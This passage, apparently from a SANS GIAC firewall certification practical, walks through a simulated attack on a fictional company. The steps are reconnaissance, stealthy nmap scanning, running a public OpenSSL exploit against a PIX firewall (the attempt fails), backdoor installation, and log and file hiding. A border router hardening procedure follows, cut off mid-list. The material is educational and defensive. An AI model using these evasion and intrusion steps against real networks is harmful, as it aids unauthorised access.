
This information can be used afterwards, for example for social engineering, war dialling, scanning.

The next step is Whois research for IP addresses. A single IP address is compulsory to have access to and we begin with http://www.fortunes.com/. Nslookup query is performed in the following way:

nslookup www.fortunes.com
Server: xxxxxxx
Address: a.b.c.d

Non-authoritative answer:
Name: www.fortunes.com
Address: 100.100.100.161

Now, we can query ARIN. GIAC enterprise is suited in the USA and we use American Registry for Internet Numbers: http://www.arin.net/whois/index.html.



After this step we have IP addresses for GIAC Enterprises and IP addresses are equivalent to "a block of addresses for the class C subnet of 100.100.100.0 ..." (http://www.giac.org/practical/GCFW/Brian_Rudzonis_GCFW.pdf).

To proceed with the similar issue for European and Asian IP addresses use:

- www.ripe.net
- www.apnic.net

It is difficult to protect against Whois reconnaissance, since all information is publicly accessible. The company has to use organization name or title with real email and phone number and we have to use split DNS.

3.1.2 DNSlookup

In this part of the Reconnaissance we are going to do a DNS investigation. We need to discover as many IP addresses associated with the GIAC Enterprises domain as

possible. To avoid detection we use “Dig it” on http://us.mirror.menandmice.com/cgi-bin/DoDig.

After this stage information about GIAC Enterprises network is:

- www.fortunes.com has IP address 100.100.100.161
- ns.fortunes.com has IP address 100.100.100.162
- mail.fortunes.com has IP address 100.100.100.163

To mitigate DNSLookup the company has to:


- Limit zone transfers
- Use split DNS
- Hardened external servers

3.1.3 Web Site Searches

There is a lot of useful information that we can use on the search engines or through the GIAC’s Enterprises own web site www.fortunes.com. Large amounts of data could even be gathered from newspapers, magazines, etc.

A good way to find information about GIAC’s partners or suppliers is to use AltaVista’s (www.altavista.com) ability to search for sites linking to the target. In our example the target is www.fortunes.com and we write “link:www.fortunes.com” in the search prompt. The result of the searching shows all sites that link to www.fortunes.com.

Newsgroups are also worth examining. Not rarely technical people post information of the configuration of servers in newsgroups when requesting for help. http://groups.google.com/ is a common place to find details about different newsgroups. We want to identify all messages posted by GIAC Enterprises employees (with fortunes.com domain name) and then we focus on the articles, which contain information about web server, database, firewall or mail server.



The figure above is one example of newsgroup searching. We navigated to the Advanced Group Search on the http://groups.google.com/ . We type “fortunes.com” domain name in the “with all of the words” prompt and “IIS server” in the “with the exact phrase” prompt. When we click on “Google Search”, searching shows if someone from fortunes.com has a newsgroup posting concerning IIS server or any other information of interest. In this way we can find valuable information about web server (in this example). We can gather email addresses as well.


For web site searches defenses, company has to:

- “Limit and control information
- Know what information a company is giving away and perform risk analysis
- Make employment ads more general
- Limit information on a website
- Determine what other sites are linked to your company”

(Computer and Network Hacker Exploits, module IHHE_21 of the SANS GCIH training. 36.)

3.1.4 Web-based reconnaissance and attack tools

Website http://uptime.netcraft.com/ contains a lot of information about websites and we continue Reconnaissance with this URL. The result is shown in the next picture below. The erased information fields belong to result from another website. The picture is an example for how web-based reconnaissance for imaginary website www.fortunes.com might look like.



After this stage information about GIAC's Enterprises web server is:

- The operating system is Windows 2003
- The web server is Internet Information Services (IIS) 6.0

To verify the information above we have several choices. For example, we can retrieve the banner through a GET command in a telnet session:
telnet www.fortunes.com 80

If "www.fortunes.com" is online a test connection will be established on port 80 (HTTP). Now we can type a GET command:
GET / HTTP/1.1

The answer that we expect is something like
HTTP/1.1 404 Object Not Found
Server: Microsoft-IIS/6.0
Date: Sat, 05 Jun 2004 22:32:34 GMT
…
Connection closed by foreign host.

Some hosts disable the information about web server on requests. To ensure the information about web server we have chosen to sniff the traffic to it. We connect to the web server like anyone else using a web browser and we start Ethereal sniffer during the web access. Data below is the most useful part of this insurance.

Source port: http (80)
Destination port: 32775 (32775)
Sequence number: 1457981753
Next sequence number: 1457982286
Acknowledgement number: 473281187
Header length: 32 bytes
Flags: 0x0018 (PSH, ACK)
0... .... = Congestion Window Reduced (CWR): Not set
.0.. .... = ECN-Echo: Not set
..0. .... = Urgent: Not set
...1 .... = Acknowledgment: Set
.... 1... = Push: Set
.... .0.. = Reset: Not set
.... ..0. = Syn: Not set
....0 = Fin: Not set

Window size: 17070
Checksum: 0xafa8 (correct)
Options: (12 bytes)
NOP
NOP
Time stamp: tsval 9410638, tsecr 19164
Hypertext Transfer Protocol
HTTP/1.1 302 Object moved\r\n
Response Code: 302
Date: Sun, 09 May 2004 13:46:45 GMT\r\n
Server: ***Microsoft-IIS/6.0****\r\n*
X-Powered-By: ASP.NET\r\n
Pragma: no-cache\r\n

Using DNS tools on http://www.dnsreport.com/ similar information about the mail server is retrieved. When we enter dns report for the domain fortunes.com, useful information is available in "Mail server host name in greeting" field. To verify the information retrieved we proceed to the next step.

Now we want to verify information about mail server by looking for e-mail headers. We send an e-mail to chosen e-mail address, which we found on the contact information on the website www.fortunes.com, and pose questions about "cookie sayings". The part of the mail header, which we got, is as follows:
Received: from …
Received: from …
…
Content-class: urn:content-classes:message
MIME-Version: 1.0
Content-Type: application/ms-tnef;
Content-Transfer-Encoding: binary
X-MimeOLE: Produced By Microsoft Exchange V6.5.6944.0
Subject: =?iso-8859-…

The line, which start with X-MimeOLE contains information about the mail server: "Microsoft Exchange V6.5.6944.0". On http://support.microsoft.com/default.aspx?scid=kb;en-us;158530 we find the following information:
SUMMARY
Each version of Exchange Server and Exchange 2000 has a different build number. Listed below are the build numbers and general release dates for each version:
Name Version Release Date
…
Exchange Server 2003 6.5.6944 October 2003
…
To view the build number of your server, see the properties of the server.

By now we have confirmed that GIAC's Enterprises mail server is Microsoft Exchange server 2003.

From the mail header from the fields “Received: from…” we can guess that the GIAC’s Enterprises network doesn’t have implemented mail relay.

In addition to this tool, telnet function to port 25 is used to once again check if the result retrieved is the same as with using dns report tool and e-mail header.
#telnet 100.100.100.163 25
Trying 100.100.100.163
Connected to 100.100.100.163

The response that we have got is as follows:
*220 ****2**********0****0*0 ******
**********200**********0200*

The response is unexpected, but it is positive. We expected banner from the Microsoft Exchange server 2003 and we have got the message above instead. With help from the information above we can identify the firewall. We know that the PIX’s Mailguard feature rewrites the banner of the original mail server.

After this stage we identify GIAC’s Enterprises firewall:
- The firewall is Cisco’s PIX firewall

None of the methods above would be noticed.

The information about the DNS server is missing, but it’s enough to go over to next step.

It is difficult to protect against Web-based reconnaissance and attacks tool as well. All tools are publicly accessible and it is easy for an attacker to avoid detection. The company has to use above-mentioned defenses.

3.2 Scanning

In this his step we are going to use Nmap.

To avoid detection during the attack we have two alternatives:

- First we can scan the Internet looking for vulnerable servers to launch our attacks from. According to http://www.cert.org/encyc_article/tocencyc.html it is remarkably easy to gain unauthorized access to information in an insecure networked environment, and it is hard to catch the intruders.
- We scan very slowly the publicly accessible systems on the GIAC Enterprises network with our tools and try to reduce scanning noise.

In the following example we choose the alternative two.

3.2.1 Scanning with Nmap

Under the reconnaissance stage we have established that the web server, the DNS and the mail are accessible from the Internet. We know as well that GIAC’s Enterprises firewall is Cisco’s PIX firewall.

With Nmap (http://www.insecure.org/) we want to check if the organization made any simple mistakes like leaving open unnecessary services. In our example we check the ports associated with Windows remote procedure calls (TCP ports 135, 139, 445 and 593; UDP ports 135, 137, 138 and 445) (http://www.sans.org/top20/) and udp port 1434 (MS-SQL-M).

We begin with the following Nmap commands:
#nmap –v –n –sP –PS135,139,444,593 –T paranoid –oN scan-tcp-fortunes.txt 100.100.100.0/24
#nmap –v –n –sP –PU135,139,444,593,1434 –T paranoid –oN scan-tcp-fortunes.txt 100.100.100.0/24

The commands above use the following parameters (http://www.insecure.org/nmap/data/nmap_manpage.html):
-v – Verbose mode.
-n – Tells Nmap to NEVER do reverse DNS resolution on the active IP addresses it finds.
-sP – Ping scanning.
-PS [portlist] – This option uses SYN (connection request) packets instead of ACK packets for root users.
-PU [portlist] – This option sends UDP probes to the specified hosts, expecting an ICMP port unreachable packet (or possibly a UDP response if the port is open) if the host is up.
-T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane> – These are canned timing policies for conveniently expressing your priorities to Nmap.
-oN <logfilename> – This logs the results of your scans in a normal human readable form into the file you specify as an argument.

The timing option is paranoid, i.e. one packet sends every 5 minutes. The purpose of the timing option command is to reduce scanning noise.

The method with Nmap scanning will be noticed. We can bomb GIAC's network with command below, but we won't choose this option, because the timing option is already chosen and it could draw attention to the fact that something is happening on the network.
#nmap -n -v –sP – PS25,53,80 –D ip_address1, ip_address2, ip_address3 100.100.100.0/24

Analyze of the Nmap scanning shows there are no ports open.

The company can mitigate the port scanners type of attack with utilization of stateful or proxy firewalls or utilization of Intrusion Detection System. Of course, all unused ports must be closed.

3.3 Compromise an internal system

3.3.1 Finding Vulnerabilities

We are concentrated on the web, the mail server and the firewall. We begin to search after vulnerabilities for the two servers on http://online.securityfocus.com/bid/.

Operating system is Windows 2003 and the web server is Internet Information Services (IIS) 6.0. After submitting above information on the http://online.securityfocus.com/bid/ a vulnerability is found and it is Microsoft Multiple IIS 6.0 Web Admin Vulnerabilities. Information about the vulnerability is:

Bugtraq id	*8244*
Class	*Unknown*
Cve	*CVE-MAP-NOMATCH*
Remote	*Yes*
Local	*Yes*
Published	*Jul 22, 2003*
Updated	*Jul 22, 2003*
Vulnerable	*Microsoft IIS 6.0* *+ Microsoft Windows Server 2003 Datacenter Edition* *+ Microsoft Windows Server 2003 Datacenter Edition 64-bit* *+ Microsoft Windows Server 2003 Enterprise Edition* *+ Microsoft Windows Server 2003 Enterprise Edition 64-bit* *+ Microsoft Windows Server 2003 Standard Edition* *+ Microsoft Windows Server 2003 Web Edition*
Not vulnerable	

From information above we can see that the vulnerability is pretty old (2003). Other bars like discussion, exploit, solution, include more information about the vulnerability.

Exchange server has two vulnerabilities:
- Microsoft Exchange Server 2003 Outlook Web Access Random Mailbox Access
- Microsoft Exchange Server 2003 Outlook 2003 Web Access Lowered Security Settings Weakness

Information about the vulnerability Exchange Server 2003 Outlook Web Access Random Mailbox Access is:


Bugtraq id	*9409*
object	
Class	*Access Validation Error*
Cve	*CAN-2003-0904*
Remote	*Yes*
Local	*no*
Published	*Jan 13, 2004*
Updated	*Feb 02,2004*
Vulnerable	*Microsoft Exchange Server 2003*
Not vulnerable	*Microsoft Exchange Server 5.5 SP4*

Information about the vulnerability Exchange Microsoft Exchange Server 2003 Outlook 2003 Web Access Lowered Security Settings Weakness is:

Bugtraq id	*9118*
object	
Class	*Configuration Error*
Cve	*CVE-MAP-NOMATCH*
Remote	*No*
Local	*Yes*
Published	*Nov 27, 2003*
Updated	*Nov 27,, 2003*
Vulnerable	*Microsoft Exchange Server 2003* Microsoft Windows Server 2003 Datacenter Edition Microsoft Windows Server 2003 Datacenter Edition 64-bit Microsoft Windows Server 2003 Enterprise Edition Microsoft Windows Server 2003 Enterprise Edition 64-bit Microsoft Windows Server 2003 Standard Edition Microsoft Windows Server 2003 Web Edition Microsoft Windows SharePoint Services 2.0
Not vulnerable	

From information above we can see that the vulnerabilities are pretty old as well (2003 and Feb 2004).

We follow to search after vulnerabilities. The next is the Cisco PIX firewall. We submit the above information on the http://online.securityfocus.com/bid/. A vulnerability is found and it is OpenSSL ASN.1 Parsing Vulnerabilities.



Information about the vulnerability OpenSSL ASN.1 Parsing Vulnerabilities is**:**

bugtraq id	8732
object class	Unknown
cve	CAN-2003-0543, CAN-2003-0544, CAN-2003-054
remote	Yes
local	No
published	Sep 30, 2003
updated	Jun 14, 2004
vulnerable	Apple Mac OS X 10.2 Apple Mac OS X 10.2.1 … Cisco PIX Firewall 515 Cisco PIX Firewall 520 …

We continue with our analysis. Under the bar “discussion”, we find the next information: “Multiple vulnerabilities were reported in the ASN.1 parsing code in OpenSSL. These issues could be exploited to cause a denial of service or to execute arbitrary code”. The interesting part is that we can “execute arbitrary code”.

Under the bar “exploit”, we find the text “The following proof-of-concept brute force exploit has been supplied by Bram Matthys (Syzop)” and the link to exploit. We save and begin study the exploit. The exploit code is shown in Appendix D.

Now, we can use the Nessus (www.nessus.org), which is the general vulnerability scanner, to identify vulnerabilities. We decide do not use it, because this method is likely to be detected.

3.3.2 Exploit systems

Up till now, we have discovered architecture of the network roughly. The network consists probably of the Cisco's PIX firewall with DMZ. The accessible services from the Internet are:

- www - www.fortunes.com
- DNS - ns.fortunes.com
- SMTP - mail.fortunes.com

We have identified the vulnerabilities for all systems except DNS. The vulnerabilities for the web server and the mail server are pretty old. The vulnerability for the firewall is old too, but updating is fairly new. We have exploit's code for the firewall and we continue with the firewall vulnerability.

In the begging of the exploit the author wrote: "This program sends corrupt client certificates to the SSL server which will 1) crash it 2) create lots of error messages, and/or 3) result in other interesting behavior". We try this exploit.

The first, we compile the program.
 # cc -o openssl openssl.c

Now, we can run the program
 # ./openssl
OpenSSL ASN.1 brute forcer (Syzop/2003)

Use: ./openssl [ip] [port]
 # ./openssl 100.100.100.146 443
OpenSSL ASN.1 brute forcer (Syzop/2003)

seed = 1851441496
.....

Our attack has failed. We could not compromise the internal system.

IDS sensor, which is placed between the border router and the firewall, could have detected this attack if IDS sensor has had the signature for this attack.

Our attack wasn't productive and we could continue the attack through a business partner or an employee's VPN access.

However, we continue with the next step of the attack

3.4 Retain access to the system

In the following part of our practical we assume that we succeed to compromise an internal system (Microsoft work station) in some way, for example through employee's VPN access.

In the following text we discuss concisely some of the tools for keeping access and covering the tracks.

When we have gained the access we want to keep that access. Backdoor tools allow an attacker to keep access to the target machine. We have chosen to install Back Orifice 2000.

Back Orifice 2000 belongs to the application-level Trojan Horse Backdoor group. Application-level Trojan Horse Backdoor is a separate application, which runs on the system. Back Orifice 2000 allows the complete control of a victim system including the following features and plug-ins:

- "Execute commands
- List files
- Start silent services
- Share directories
- Upload and download files
- Edit the registry
- Kill and list processes
- Sniff the network
- Use the IRC client
- TCP/IP Connection Redirection (tunneling)"

(Joel Scambray, Stuart McClure. Windows Server 2003 (Hacking Exposed) McGraw-Hill, 2003. 225.)

Sub7 and Tini belong to the application-level Trojan Horse Backdoor as well.

The presence of the above mentioned Trojans the company could detect using anti-virus program.

To continue with our attack we assume that we could disable anti-virus program.

At this point we have access to the victim machine that we have implemented backdoors to keep the access. Now we want to hide the tracks so that a system administrator could not detect us.

Hiding files and log editing are common practices for covering the tracks, when someone breaks into a system. For example, we can hide the file (hack.exe) with the next command:
c:\> attrib +h hack.exe

Or, we can hide the directory (hack) with the next command
c:\>attrib +h hack

For an administrator it is simple to see hidden files. The "c:>attrib /s" command shows hidden files in the current directory.

With the WinZapper we can edit Windows Event Log Files. “WinZapper erases event records selectively from the Security Log in Windows NT/2000/2003. The only real downside to WinZipper is that it requires a reboot of the target system before the erasure takes affect.” (Joel Scambray, Stuart McClure. Windows Server 2003 (Hacking Exposed) McGraw-Hill, 2003. 230.)

Defense from covering tracks on system includes:

- Use the separate log server
- Encrypt the log files

On a network an attacker can hide his data by using Covert_TCP. It is a technique for carrying covert traffic inside of TCP and IP headers. It exploits unused or misused fields of these protocol headers. This tool allows transmitting information by entering data in TCP/IP fields, for example in IP Identification, TCP initial sequence number, TCP acknowledgment sequence. IDS sensor could detect this type traffic.

4. ASSIGNMENT 4: Work Procedure - GIAC Enterprises Border Router

4.1 General information

4.1.1 Introduction

This part of the assignment consists of five work procedures:
- GIAC Enterprises Border Router Configuration
- Checking router config with Router Audit Tool (RAT)
- Backup routine
- Password maintenance
- Diary

The GIAC Enterprises Border Router configuration is described in more details in Assignment 2 under "2.2 GIAC Enterprises Border Router". We describe the procedures, which:
- Configure border router from the saved router configuration
- Configure border router manually typing commands

We check router configuration with Router Audit Tool (http://www.cisecurity.com/bench_cisco.html).

Our work procedure contains Backup routine, Password maintenance and Diary.

4.1.2 Objective

The scope of the work procedure is to assist the system and network administrators during GIAC Enterprises Border Router deployment and later as a support whenever emergency situations occur.

The outcome of the work procedure will be available in the folder "Work procedure – GIAC Enterprises Border Router" and it will be accessible only for the system and network administrators. The work procedure has to be introduced to a new system or network administrator.

4.1.3 Participant

Name	Department/Function	**REMARK**
JB	GIAC Enterprises	

4.1.4 Revision History

Edition	Date	Description	Remark
v1.0	2004-06-24	First edition	

4.2 Procedures - GIAC Enterprises Border Router Configuration

With Procedures - GIAC Enterprises Border Router Configuration we want to assist network administrators to configure border router under emergency situations.

The network administrators should follow procedures below.

4.2.1 Procedures - GIAC Enterprises Border Router Configuration from the saved router configuration

1. GIAC Enterprises Border Router configuration administration is performed on the console only.
2. The GIAC Enterprises Border Router configuration file must be stored on the floppy disk.
3. Connect PC with HyperTerminal (9600 8-N-1) to the console and power up the router.
4. Wait until the following message appears:

--- System Configuration Dialog ---

Would you like to enter the initial configuration dialog? [yes/no]:

5. Enter “no” and press Enter
6. Press Enter on the next message

Would you like to terminate autoinstall? [yes]:

7. Press Return after message:

Press RETURN to get started!

8. Type “enable” and press Enter to get to privileged EXEC mode

Router>enable <Enter>

9. Type “config t” to get to config mode

Router#conf t

10. In notepad, open The GIAC Enterprises Border Router configuration file (Appendix B).
11. Type Ctrl+A (Select All) and Ctrl+C (Copy)
12. Go to the HyperTerminal and type Ctrl+V (Paste to Host)
13. At the end type “copy running-config startup-config” to complete router configuration.

gcfw-jb# copy running-config startup-config

4.2.2 Procedures - GIAC Enterprises Border Router Configuration manually typing commands

1. GIAC Enterprises Border Router configuration administration is performed on the console only.
2. The GIAC Enterprises Border Router configuration file must be stored on the floppy disk.
3. Connect PC with HyperTerminal (9600 8-N-1) to the console and power up the router.
4. Wait until the following message appears:

--- System Configuration Dialog ---

Would you like to enter the initial configuration dialog? [yes/no]:

5. Enter "no" and press Enter
6. Press Enter on the next message

Would you like to terminate autoinstall? [yes]:

7. Press Return after message:

Press RETURN to get started!

8. Type "enable" and press Enter to get to privileged EXEC mode

Router>enable <Enter>

9. Type "config t" to get to config mode

router#conf t

10. The prompt will display:

router(config)#

11. Enter the commands for services:

router(config)# service tcp-keepalives-in
router(config)#service timestamps debug datetime msec
router(config)#service timestamps log datetime msec
router(config)#service password-encryption
router(config)#no service dhcp

12. Enter the command for hostname:

router(config)#hostname gcfw-jb

13. The prompt will display:

gcfw-jb(config)#

14. Enter the commands for logging:

gcfw-jb(config)#logging buffered 4096 warnings
gcfw-jb(config)#logging console critical
gcfw-jb(config)#logging 110.10.10.30
gcfw-jb(config)#logging 110.10.10.31

15. Enter the commands for AAA services:

gcfw-jb(config)#aaa new-model
gcfw-jb(config)#aaa authentication login default local
gcfw-jb(config)#aaa authentication enable default enable

16. Enter the commands for username and "enable secret":

gcfw-jb(config)#enable secret <…password …>
gcfw-jb(config)#username administrator1 password <…password …>
gcfw-jb(config)#username administrator2 password <…password …>

17. Enter the commands for "other protection mechanism":

gcfw-jb(config)#no ip source-route

gcfw-jb(config)#no ip bootp server
gcfw-jb(config)#no ip http server
gcfw-jb(config)#no cdp run
18. To configure the interface FastEthernet0/0 type:
gcfw-jb(config)#interface FastEthernet 0/0
19. The prompt will display:
gcfw-jb(config-if)#
20. Enter the commands for interface FastEthernet0/0:
gcfw-jb(config-if)#description Connection to FW
gcfw-jb(config-if)#ip address 110.10.10.1 255.255.255.0
gcfw-jb(config-if)#ip access-group e0/0-in in
gcfw-jb(config-if)#no ip redirects
gcfw-jb(config-if)#no ip unreachables
gcfw-jb(config-if)#no ip proxy-arp
21. To configure the interface FastEthernet0/1 type:
gcfw-jb(config)#interface FastEthernet 0/1
22. Enter the commands for interface FastEthernet0/1:
gcfw-jb(config-if)#description Connection to Internet
gcfw-jb(config-if)#ip address 192.168.1.1 255.255.255.0
gcfw-jb(config-if)#ip access-group e0/1-in in
gcfw-jb(config-if)#no ip redirects
gcfw-jb(config-if)#no ip unreachables
gcfw-jb(config-if)#no ip proxy-arp
23. Type:
gcfw-jb(config-if)#exit <Enter>
24. The prompt will display:
gcfw-jb(config)#
25. Enter the commands for access-list (egress filter):
gcfw-jb(config)#ip access-list extended e0/0-in
26. The prompt will display:
gcfw-jb(config-ext-nacl)#
27. Enter the following commands:
gcfw-jb(config-ext-nacl)#permit tcp any any established
gcfw-jb(config-ext-nacl)#deny icmp 110.10.10.0 0.0.0.255 any echo-reply log-input
gcfw-jb(config-ext-nacl)#permit icmp 110.10.10.0 0.0.0.255 any echo
gcfw-jb(config-ext-nacl)#deny ip any host 110.10.10.1 log-input
gcfw-jb(config-ext-nacl)#deny ip any 0.0.0.0 0.255.255.255 log-input
gcfw-jb(config-ext-nacl)#deny ip any 10.0.0.0 0.255.255.255 log-input
gcfw-jb(config-ext-nacl)#deny ip any 127.0.0.0 0.255.255.255 log-input
gcfw-jb(config-ext-nacl)#deny ip any 169.254.0.0 0.0.255.255 log-input
gcfw-jb(config-ext-nacl)#deny ip any 172.16.0.0 0.15.255.255 log-input
gcfw-jb(config-ext-nacl)#deny ip any 192.0.2.0 0.0.0.255 log-input
gcfw-jb(config-ext-nacl)#deny ip any 192.168.0.0 0.0.255.255 log-input
gcfw-jb(config-ext-nacl)#deny ip any 224.0.0.0 15.255.255.255 log-input
gcfw-jb(config-ext-nacl)#deny ip any 240.0.0.0 7.255.255.255 log-input
gcfw-jb(config-ext-nacl)#deny ip any 248.0.0.0 7.255.255.255 log-input
gcfw-jb(config-ext-nacl)#deny ip any host 255.255.255.255 log-input
gcfw-jb(config-ext-nacl)#permit ip 110.10.10.0 0.0.0.255 any
gcfw-jb(config-ext-nacl)#deny ip any any log-input

gcfw-jb(config-ext-nacl)#
28. Type:
gcfw-jb(config-ext-nacl)#exit <Enter>
29. The prompt will display:
gcfw-jb(config)#
30. Enter the commands for access-list (ingress filter):
gcfw-jb(config)# ip access-list extended e0/1-in
31. The prompt will display:
gcfw-jb(config-ext-nacl)#
32. Enter the following commands:

```
gcfw-jb(config-ext-nacl)# permit tcp any any established
